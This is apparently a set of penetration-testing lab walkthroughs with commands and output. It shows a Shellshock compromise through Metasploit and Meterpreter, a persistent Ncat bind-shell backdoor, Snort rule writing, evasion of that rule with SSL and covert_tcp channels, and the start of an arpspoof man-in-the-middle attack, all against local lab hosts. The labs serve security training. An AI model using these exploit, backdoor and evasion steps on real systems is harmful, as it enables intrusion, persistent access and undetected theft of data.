Now we will compromise our target the same way we did in earlier labs: by exploiting the Shellshock vulnerability with Metasploit Framework.

Start Metasploit Framework:
msfconsole –L

```
(1) Skillset Labs> msfconsole -L
       =[ metasploit v4.12.26-dev-fcf7a98993050242ba6a4ec9c45dee4d87cf2671]
+ -- --=[ 1578 exploits - 901 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Step 3: Starting Metasploit Framework

Select the Shellshock exploit module:

use exploit/multi/http/apache_mod_cgi_bash_env_exec

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Step 4: Selecting Payload

As you may remember from earlier labs, Meterpreter, one of the most powerful Metasploit payloads, has an easy file upload feature. So let's use Meterpreter to transfer Ncat to our target. Select Meterpeter payload as follows:

set PAYLOAD linux/x86/meterpreter/reverse_tcp

```
msf exploit(apache_mod_cgi_bash_env_exec) > set PAYLOAD linux/x86/meterpreter/re
verse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
```

Step 5: Setting Options: RHOST

Now start configuring the exploit options. Again, *RHOST* is our target (remote) host:

set RHOST skillsetlocal.com

Step 6: Setting Options: TARGETURI

The *TARGETURI* value points to the vulnerable script on the target system:

set TARGETURI /cgi-bin/vulnscript.sh

Step 7: Setting Options: LHOST

Finally, *LHOST* is the local IP that Meterpreter will connect back to:

set LHOST 127.0.0.1

Step 8: Running Exploit

Let's run the exploit.

exploit

You should get a Meterpreter shell prompt.

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:51104) at 2016-10-
06 12:08:54 +0000

meterpreter >
```

Step 9: Uploading Ncat

Now we will transfer Ncat to the target with the Meterpreter's *upload* command:

upload ncat

```
meterpreter > upload ncat
[*] uploading  : ncat -> ncat
[*] uploaded   : ncat -> ncat
```

Step 10: Getting a Shell

Now we need to start Ncat in listen mode. First, open a command shell from Meterpreter:

Shell

```
meterpreter > shell
Process 2073 created.
Channel 2 created.
/bin/sh: 0: can't access tty; job control turned off
$
```

Step 11: Switching to root

We will need elevated privileges to run Ncat. Let's assumed that we already obtained the root password for the target (using one of the techniques we covered in other labs). Enter the following command to switch to root:

su root

Enter *password123* when prompted.

```
$ su root
Password: password123

bash: no job control in this shell
bash-4.2#
```

Now we can start Ncat.

Step 12: Starting Ncat Listener

The command below will start Ncat in listen mode. The *-k* option forces it to stay in listen mode even when a client disconnects (this is an important option). The *-p*option selects the port and the *-e* binds the command shell to the selected port.

ncat -l -p 999 -k -e /bin/sh

```
bash-4.2# ncat -l -p 999 -k -e /bin/sh
```

We are done here. Our Trojan backdoor is set up, and now we can get access to the target system whenever we want. Hit Crtl+C and enter y to return to the prompt.

```
^C
Terminate channel 2? [y/N]  y
```


Enter *exit* twice to close Metasploit Framework.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 127.0.0.1 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(apache_mod_cgi_bash_env_exec) > exit

(1) Skillset Labs>
```

Step 13: Connecting to Listener

Let's see if we can connect to the listener. Enter the following command:
ncat skillsetlocal.com 999

You have command line access to the target. Try entering an OS command to verify (you won't see any kind of prompt, just enter the command in the new line):
whoami



Neat. You can try disconnecting (press Ctrl+C) and re-connecting (re-enter the Ncat command). The connection stays open.

Step 1: Starting Mininet

Snort is most well known as an Intrusion Detection System (IDS). From the *snort.org* website:

SNORT® is an open source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks. Snort is comprised of two major components: a detection engine that utilizes modular plug-in architecture (the "Snort Engine") and a flexible rule language to describe traffic to be collected (the "Snort Rules").

With over 4 million downloads and over 500,000 registered users, it is the most widely deployed intrusion prevention system in the world.

Source: www.snort.org
It should also be mentioned that Sourcefire was acquired by Cisco in early October 2013.

Snort can essentially run in three different modes. IDS Mode, Logging Mode, and Sniffer Mode. In this lab we are going to be using Snort in IDS mode.

Let's start by starting a mini-network on our machine. We will be using Mininet, which "creates virtual networks using process-based virtualization and network namespaces - features that are available in recent Linux kernels" (https://github.com/mininet/mininet). To start Mininet with default configuration, enter the simple command below:

```
sudo mn
```

```
(1) Skillset Labs> sudo mn
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet>
```

Step 2: Migrating Consoles

The default Mininet configuration consists of two hosts: *h1* (IP address 10.0.0.1) and *h2* (IP addr 10.0.0.2). You can issue the *pingall* command to see that the two hosts are able to communicate with each other. Mininet also includes a utility that allows sending commands to hosts from outside of the *mininet>* prompt. We will be using it to run Snort from a different terminal window.

Migrate consoles by selecting the "Console 2" tab.

Step 3: Starting Snort

Default Snort installation comes with lots of rules, which are able to detect all kinds of suspicious and irregular network activity. Enter the following command to start Snort on Mininet's Host 1 (h1) with the default rule set:

mininet/util/m h1 snort -A console -c /etc/snort/snort.conf -i h1-eth0

Let's take a look at the options. *-A* is for "alerts", we are telling Snort to display them on the *console*. The *-c* option points to the configuration file, where the

protected ("home") network, paths to the rule files, and lots and lots of other settings are specified. Finally, *-i* specifies the network interface. With Snort running, let's generate some traffic on our network.

```
(2) Skillset Labs> mininet/util/m h1 snort -A console -c /etc/sno
i h1-eth0
```

```
            Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
            Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
            Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
Commencing packet processing (pid=2191)
```

Step 5: Scanning a Host

We will use the Host 2 of our mini-network as an attacker. From the mininet> prompt, enter the following command, which will tell Host 2 to perform an Nmap Xmas scan of Host 1:

h2 nmap -sX h1


The results of the scan aren't important to us: we want to see whether Snort was able to detect the scan.

```
mininet> h2 nmap -sX h1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-06 12:40 UTC
Nmap scan report for 10.0.0.1
Host is up (0.97s latency).
All 1000 scanned ports on 10.0.0.1 are closed
MAC Address: 72:60:7D:10:1C:86 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 20.57 seconds
```

***Note:** If the host appears as down, try the scan again.*

Step 6: Looking at Snort Output

Now let's return to Snort. Migrate to "Console 2". You should see multiple alerts (one per each port scanned), correctly identifying the activity as Nmap Xmas Scan.



Pretty cool, isn't it? However, all these alerts were from just one simple scan performed on one host. Imagine the output from multiple scans on a large network! Luckily, Snort provides nearly limitless customization options, both built-in and through using third-party tools. In this lab we will only scratch the surface of Snort's capabilities and cover the very basics of rule writing. Make sure to invest more time in learning Snort (this lab environment is a great platform to do this).

To get rid of extra output and learn how to write rules from scratch, we created a copy of Snort configuration file where all default rule sets are disabled. We will be working with this file for the rest of this lab, but you may experiment with the default configuration on your own

Step 7: Snort Rules File

OK, let's create our first rule. Snort reserves a special file for custom rules, that is left blank by default. Open it with the Nano text editor as follows:

sudo nano /etc/snort/rules/local.rules

```
(2) Skillset Labs> sudo nano /etc/snort/rules/local.rules
```

You can see some rules that we put there as examples. They are all "commented out" - disabled by prepending the # symbol.

```
  GNU nano 2.2.6        File: /etc/snort/rules/local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put yo
# additions here.

#alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000
#alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt"
#alert tcp any any -> $HOME_NET any (msg:"System file access"; c
```

Step 8: Writing Test Rule

One the new line, type in the following string, exactly as provided below (syntax is very important in Snort). This rule will generate an alert whenever an ICMP request (ping) is sent to a host on our home network from any host. Similar rules are used to test whether Snort's initial configuration is correct.

alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:1000001;)

IMPORTANT: Even though we are entering the same rules that are already "commented out" in the file, we are trying to get you more comfortable with the command line, so you must type the rules in rather than un-commenting them, to be able to move on to the following steps.


```
#alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000
#alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt"
#alert tcp any any -> $HOME_NET any (msg:"System file access"; c
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:100000
```

Let's walk through the syntax of this rule:

Rule Header
alert - Rule action. Snort will generate an alert when the set condition is met.
icmp - Protocol. This version of Snort supports ICMP, TCP, and UDP.
any - Source IP. Snort will look at all sources.
any - Source port. Snort will look at all ports.
-> - Direction. From source to destination.
$HOME_NET - Destination IP. The value for this variable is taken from the the snort.conf file. We set it to *10.0.0.0/24*.
any - Destination port. Snort will look at all ports on the protected network.

Rule Options
msg:"ICMP test" - Snort will include this message with the alert.
sid:1000001 - Snort rule ID. All numbers < 1,000,000 are reserved, this is why we are starting with 1000001. Note that in our case any SID will work, because we are disabling all rules that came with Snort installation. But if you are running Snort with the default set of rules, yoy may be getting SID conflict errors if you aren't numbering your rules properly.

When you are done typing in the the rule, press **Ctrl+O**, then **Enter** to save the file.



Finally, press **Ctrl+X** to close Nano and return to the prompt.

Step 9: Starting Snort

Now let's start Snort with our new rule. Make sure that you are entering the correct file name for the configuration file, exactly as shown below:

mininet/util/m h1 snort -A console -c /etc/snort/snort.conf1 -i h1-eth0

```
(2) Skillset Labs> mininet/util/m h1 snort -A console -c /etc/sno
-i h1-eth0
```

```
            Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
            Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
            Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
Commencing packet processing (pid=2191)
```

Step 11: Pinging Host

Issue the following command, which will send one ICMP Echo request from Host 2 to Host 1.

h2 ping h1 -c 1

```
mininet> h2 ping h1 -c 1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=1.44 ms
```

Step 12: Examining Snort Oputput

Let's see if our rule worked. Migrate to "Console 2". It sure did!

```
Commencing packet processing (pid=4213)
10/06-13:05:21.519113  [**] [1:1000001:0] ICMP test [**] [Priori
.0.0.2 -> 10.0.0.1
10/06-13:05:21.519124  [**] [1:1000001:0] ICMP test [**] [Priori
.0.0.1 -> 10.0.0.2
```

You should see two alerts. Do you understand why? Correct, because both our hosts are on the same network, so the reply from Host 1 also meets the rule requirements.

Step 13: Monitoring Ports

Now let's see how Snort can monitor specific ports. We will write a very simple rule that will generate an alert whenever someone is trying to connect to an FTP server, so we will monitor port 21. Open the *local.rules* file again:

sudo nano /etc/snort/rules/local.rules

```
(2) Skillset Labs> sudo nano /etc/snort/rules/local.rules
```

Write the following rule on a new line:

alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt"; sid:1000002;)

```
#alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:100000
#alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt";
#alert tcp any any -> $HOME_NET any (msg:"System file access"; co
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:1000001
alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt";
```

Notice the differences from our first rule. Besides from SID and alert message (obviously), we are specifying a different protocol (*tcp*), and this time we are only concerned with port 21.

Press **Ctrl+O**, hit **Enter** to save the modified file.

```
File Name to Write: /etc/snort/rules/local.rules
```

Press **Ctrl+X** to return to the command prompt.

Step 14: Starting Snort

Restart Snort with the new rule:

mininet/util/m h1 snort -A console -c /etc/snort/snort.conf1 -i h1-eth0

```
(2) Skillset Labs> mininet/util/m h1 snort -A console -c /etc/sno
-i h1-eth0
```

Step 16: Connecting to FTP

Enter the following command to attempt FTP connection from Host 2 to Host 1.

h2 ftp h1

The attempt will fail because Host 1 doesn't have an FTP server installed.
Enter *exit* to return to the *mininet>* prompt.

exit

```
mininet> h2 ftp h1
ftp: connect: Connection refused
ftp> exit
mininet>
```

Step 17: Examining Snort Output

Our rule was not concerned with successful connections, we were just monitoring any activity related to TCP port 21. Switch to "Console 2" to see that Snort did generate an "FTP connection attempts" alert.

```
Commencing packet processing (pid=4282)
10/06-13:09:22.861775  [**] [1:1000002:0] FTP connection attempt
 0] {TCP} 10.0.0.2:36931 -> 10.0.0.1:21
```

Again, this is a very primitive rule, which can be fine-tuned in many different ways. Writing Snort rules is a subject for a separate course, we are just trying to demonstrate the logic behind the process.

Step 18: Monitoring Packet Data

Now let's do something even more specific. As you may remember, we use the *cat /etc/passwd* command in several labs to verify that we have access to the system files on the target. In this step we will write a rule that will look for

this string in packets. Basically, we are trying to monitor for attempts to pass an OS command over the network. Open the rule file again.

sudo nano /etc/snort/rules/local.rules

Type in the following rule. We are adding another rule option, *content*, which is exactly what the name suggests: the content that Snort will be looking for in the packets.

alert tcp any any -> $HOME_NET any (msg:"System file access"; content:"cat /etc/passwd"; sid:1000003;)

```
#alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000
#alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt"
#alert tcp any any -> $HOME_NET any (msg:"System file access"; c
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:100000
alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt";
alert tcp any any -> $HOME_NET any (msg:"System file access"; co
```

Again, press **Ctrl+O**, then **Enter**, and **Ctrl+X** to save the file and return to the prompt.

Step 19: Starting Snort

Now re-launch Snort with the new rule:

mininet/util/m h1 snort -A console -c /etc/snort/snort.conf1 -i h1-eth0

```
(2) Skillset Labs> mininet/util/m h1 snort -A console -c /etc/snc
-i h1-eth0
```

Step 21: Starting Ncat Listener

The following command will start an *ncat* listener on Host 1. It will listen on port 999 and will open a command shell when a connection is established. Don't forget the & operator, which will release the command shell.

h1 ncat -l -p 999 -e /bin/sh &

Hit **Enter** twice to return to the prompt.

```
mininet> h1 ncat -l -p 999 -e /bin/sh &
mininet>
```

Step 22: Connecting to Ncat Listener

Now connect to the listener from Host 2:

h2 ncat h1 999

```
mininet> h2 ncat h1 999
```

Step 23: Reading /etc/passwd file

Read the */etc/passwd* file:

cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Step 24: Examining Snort Output

Now let's see if our rule caught it. Migrate to "Console 2".

It sure did!

```
Commencing packet processing (pid=4320)
10/06-13:13:51.173740  [**] [1:1000003:0] System file access [**]
{TCP} 10.0.0.2:44574 -> 10.0.0.1:999
```

So now we see how Snort can monitor specific protocols, port numbers, and even look into packet contents. Feel free to experiment with Snort some more (both default configuration and custom rules) before moving on to the next lab, where we will learn how to perform the same action that we just did without triggering any alerts.

Step 1: Starting Mininet

Ncat can use SSL to encrypt its traffic, thus establishing a covert communication channel between a listener and a connector. It can be done by simply adding the *--ssl* option to Ncat commands.

As you may remember from the Snort IDS lab, we have created a rule that alerted us whenever a command to read the */etc/passwd* file was sent over the network. Now we will see how this rule can be easily circumvented by using encrypted communications.

First, let's start Mininet:

sudo mn

```
(1) Skillset Labs> sudo mn
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet>
```

Step 3: Enabling System File Access Rule

Open the Snort local.rules file where the custom rules are stored.

sudo nano /etc/snort/rules/local.rules

```
(2) Skillset Labs> sudo nano /etc/snort/rules/local.rules
```

Find the "System file access" rule (it is the last one on the list) and enable it by deleting the # sign at the beginning.

alert tcp any any -> $HOME_NET any (msg:"System file access"; content:"cat /etc/passwd"; sid:1000003;)

```
#alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000
#alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt"
alert tcp any any -> $HOME_NET any (msg:"System file access"; co
```

Press **Ctrl+O**, then **Enter** to save the modified file.

```
File Name to Write: /etc/snort/rules/local.rules
```

Finally, press **Ctrl+X** to close the editor and return to the prompt.

Step 4: Starting Snort

Now run Snort on Mininet's Host 1 with the following command:

mininet/util/m h1 snort -A console -c /etc/snort/snort.conf1 -i h1-eth0

```
(2) Skillset Labs> mininet/util/m h1 snort -A console -c /etc/snc
-i h1-eth0
```

```
            Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
            Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
            Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
Commencing packet processing (pid=2191)
```

Step 6: Starting Encrypted SSL Listener

Issue the following command to open an Ncat listener on port 999 of the Host 1 and bind it to a command shell:

h1 ncat --ssl -l -p 999 -e /bin/sh &

```
mininet> h1 ncat --ssl -l -p 999 -e /bin/sh &
```

Step 7: Connecting to Ncat Listener

Now connect to the listener from Host 2:

h2 ncat --ssl h1 999

```
mininet> h2 ncat --ssl h1 999
```

Step 8: Reading /etc/passwd File

Read the */etc/passwd* file with *cat*:

cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Step 9: Looking at Snort Output

Did we get any alerts from Snort? Let's find out. Migrate to "Console 2".

Nothing here.

```
Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1
Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
Commencing packet processing (pid=2314)
```

All Snort sees after the SSL connection is established is a bunch of gibberish.

You can try running through these steps again, this time without the *--ssl* option and see that an alert will be generated.

Step 10: Exiting Mininet

Next, we will look at a way to exchange messages in real time, without our conversations being picked up by packet sniffers.

First, migrate to "Console 1" and stop Mininet by entering the *exit* command.

exit

```
mininet> exit
*** Stopping 1 controllers
c0
*** Stopping 2 links
..
*** Stopping 1 switches
s1
*** Stopping 2 hosts
h1 h2
*** Done
completed in 1091.746 seconds
(1) Skillset Labs>
```

Step 11: Starting TShark

Now let's start TShark to capture traffic on the local interface. As you may remember, the *-V* option displays the packet details, and we are cheating a bit because we know exactly what to look for, so we'll bee only capturing traffic on port 10000 and only looking for the string "secret" in the packet data.

sudo tshark -i lo -V port 10000 | grep secret

You may need to wait a few seconds for TShark to start capturing.

```
(1) Skillset Labs> sudo tshark -i lo -V port 10000 | grep secret
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been di
nning Wireshark as superuser. See http://wiki.wireshark.org/Capt
Privileges for help in running Wireshark as an unprivileged user
Running as user "root" and group "root". This could be dangerous
Capturing on 'Loopback'
```

Step 13: Starting Ncat Listener

Issue the following command to start a listener that will wait for incoming connections on port 10000:

sudo ncat -l -p 10000

```
(2) Skillset Labs> sudo ncat -l -p 10000
```

Step 15: Sending Message via Ncat

Now enter the following command to connect to the Ncat listener, then type in "secret message" and hit **Enter** to send (**Note**: make sure to hit **Enter**, otherwise the message will not be sent!)

ncat skillsetlocal.com 10000

secret message

```
(3) Skillset Labs> ncat skillsetlocal.com 10000
secret message
```

Step 16: Checking TShark Output

Check "Console 2". The message is received.

```
(2) Skillset Labs> sudo ncat -l -p 10000
secret message
```

Now switch to "Console 1" and see that our secret message was also "received" by TShark.

```
Capturing on 'Loopback'
5 0000  73 65 63 72 65 74 20 6d 65 73 73 61 67 65 0a      secret
8
```

Now, we could have use the same exact technique as we just did and establish an encrypted connection. But we are going to try a different technique, which does not involve any encryption, but is very difficult to detect.

Keep TShark running, or re-start it with the exact same command if you stopped the capture.

Step 17: Migrating Consoles

What we are going to use in this part of the lab to communicate covertly is a tool called *covert_tcp* developed by Craig H. Rowland. It is not a new tool, but a very effective one, because it uses the characteristics of the TCP protocol itself to hide data. It conceals data inside the IP header and transmits it one byte at a time. You can imagine that it would be hard to detect. But it must be just as hard to communicate this way, right? Let's see for ourselves.

With TShark running, sniffing traffic on port 10000, migrate to "Console 2".

Step 18: Creating Receiving Directory

First we need to create a directory where covert_tcp would put the file with the re-assembled message. Issue the following command:

mkdir /tmp/receive

```
(2) Skillset Labs> mkdir /tmp/receive
```

Step 19: Starting covert_tcp Listener

Now start the covert_tcp in the server mode with the following command (enter it exactly as shown below):

sudo ./covert_tcp -dest localhost -source localhost -source_port 10000 -dest_port 20000 -server -file /tmp/receive/file.txt

The *-server* options sets the listening mode, and don't be confused by the "source" and "destination" port numbers: the *-source_port* options specifies the port on the server to receive the transmission, so this command tells covert_tcp to listen on port 10000.

```
(2) Skillset Labs> sudo ./covert_tcp -dest localhost -source loca
ort 10000 -dest_port 20000 -server -file /tmp/receive/file.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: localhost
Listening for data bound for local port: 10000
Decoded Filename: /tmp/receive/file.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```

Step 21: Creating Send Directory

Again, first we need to create a folder where covert_tcp will look for a file to read. Do it with the following command:

mkdir /tmp/send

```
(3) Skillset Labs> mkdir /tmp/send
```

Step 22: Creating Message File

Now use the cat utility to write our secret message into a file and save it in the */tmp/send* folder.

cat > /tmp/send/file.txt
secret message

Hit **Ctrl+D** to return to the prompt.

```
(3) Skillset Labs> cat > /tmp/send/file.txt
secret message
```

Step 23: Sending Message

Now issue the command below to send the message. The command is almost the same as for setting up the receiver, minus the *-server* option, the port numbers being reversed, and the file path is different.

sudo ./covert_tcp -dest localhost -source localhost --source_port 20000 -dest_port 10000 -file /tmp/send/file.txt

You can see each character as it being transmitted.

```
(3) Skillset Labs> sudo ./covert_tcp -dest localhost -source localhost --source_
port 20000 -dest_port 10000 -file /tmp/send/file.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: localhost
Source Host     : localhost
Originating Port: random
Destination Port: 10000
Encoded Filename: /tmp/send/file.txt
Encoding Type   : IP ID

Client Mode: Sending data.

Sending Data: s
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
```

Step 24: Reading Message

Now switch to "Console 2" and see that the message was received in the exact same manner - one byte at a time.

```
Server Mode: Listening for data.

Receiving Data: s
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: m
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
```

Step 25: Looking at TShark Output

Finally, switch to "Console 1" to verify that TShark did not catch our conversation.

We are only seeing the same old captured packet.

```
Capturing on 'Loopback'
5 0000  73 65 63 72 65 74 20 6d 65 73 73 61 67 65 0a      secret
38
```

Step 1: Enabling IP Forwarding

When performing a Penetration Test, few things top having raw access to network traffic. There are several tools designed specifically for this purpose. We'll be using the *dsniff* suite along with some other tools. The author of dsniff, dugsong, has the following to say about the suite:

"dsniff is a collection of tools for network auditing and penetration testing. Dsniff is actually a library of many useful tools" - dugsong

First thing we need to do is enable IP forwarding on our machine. Do it with the following command.

echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

The *tee* command stores and displays (both at the same time) the output of any other command (*echo* in our case).

```
(1) Skillset Labs> echo 1 | sudo tee /proc/sys/net/ipv4/ip_forwa
1
```

Step 2: Starting Mininet

Next, let's start the network simulator, Mininet, which we used in other labs. We will be using a Mininet configuration script created by Sean Choi. It can be downloaded from here: https://github.com/yo2seol/mininet_tcp_hijacking

Issue the following command to start Mininet:

sudo python sniffing/tcp_hijacking.py

```
(1) Skillset Labs> sudo python sniffing/tcp_hijacking.py
*** Creating network
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1) (h3, s1)
*** Configuring hosts
h1 h2 h3
*** Starting controller
```

```
*** h2 is running telnet on h2-eth0 at 192.168.0.4
*** Starting CLI:
mininet>
```

Step 3: Setting Default Gateway

This network has two hosts (*h1* and *h2*) and one router (*h3*). Their IP addresses are:

target h1 - 192.168.0.3
attacker h2 - 192.168.0.4
gateway h3 - 192.168.0.5

We will use *h1* as our target and *h2* as the attacker. First, let's set *h3* as the default gateway for *h1* with the following command :

h1 route add default gw 192.168.0.5

```
mininet> h1 route add default gw 192.168.0.5
```

Step 4: Starting Ping Requests

Next, let's start sending continuous pings (ICMP Echo requests) from *Host1* to the default gateway:

h1 ping h3

We can see that we can reach the gateway without any issues.

```
mininet> h1 ping h3
PING 192.168.0.5 (192.168.0.5) 56(84) bytes of data.
64 bytes from 192.168.0.5: icmp_seq=1 ttl=64 time=2.16 ms
64 bytes from 192.168.0.5: icmp_seq=2 ttl=64 time=0.149 ms
64 bytes from 192.168.0.5: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 192.168.0.5: icmp_seq=4 ttl=64 time=0.037 ms
```

Step 6: ARP Spoofing Step 1

Use the Mininet's m utility to send the following command:

mininet/util/m h2 arpspoof -i h2-eth0 -t 192.168.0.3 192.168.0.5

The first IP address is that of our target (h1) and the second IP is our gateway (h3). We are basically telling *Host1* that we are the gateway.

```
(2) Skillset Labs> mininet/util/m h2 arpspoof -i h2-eth0 -t 192.1
0.5
0:0:0:0:0:2 0:0:0:0:0:1 0806 42: arp reply 192.168.0.5 is-at 0:0:
0:0:0:0:0:2 0:0:0:0:0:1 0806 42: arp reply 192.168.0.5 is-at 0:0:
```

Step 7: Looking at Pings

Now go back to our pings on "Console 1". See anything different? Notice that there is an additional hop added, so our request first goes to our attacker (h2), before reaching the gateway (h3)! So, we are successfully capturing and forwarding packets from our target to the gateway.

```
From 192.168.0.4: icmp_seq=44 Redirect Host(New nexthop: 192.168
From 192.168.0.4: icmp_seq=45 Redirect Host(New nexthop: 192.168
From 192.168.0.4: icmp_seq=47 Redirect Host(New nexthop: 192.168
```


Step 8: Migrating Consoles

Now, to complete our Man-in-the-Middle attack, we need to capture the returned packets as well. Open up another terminal by switching to "Console 3".

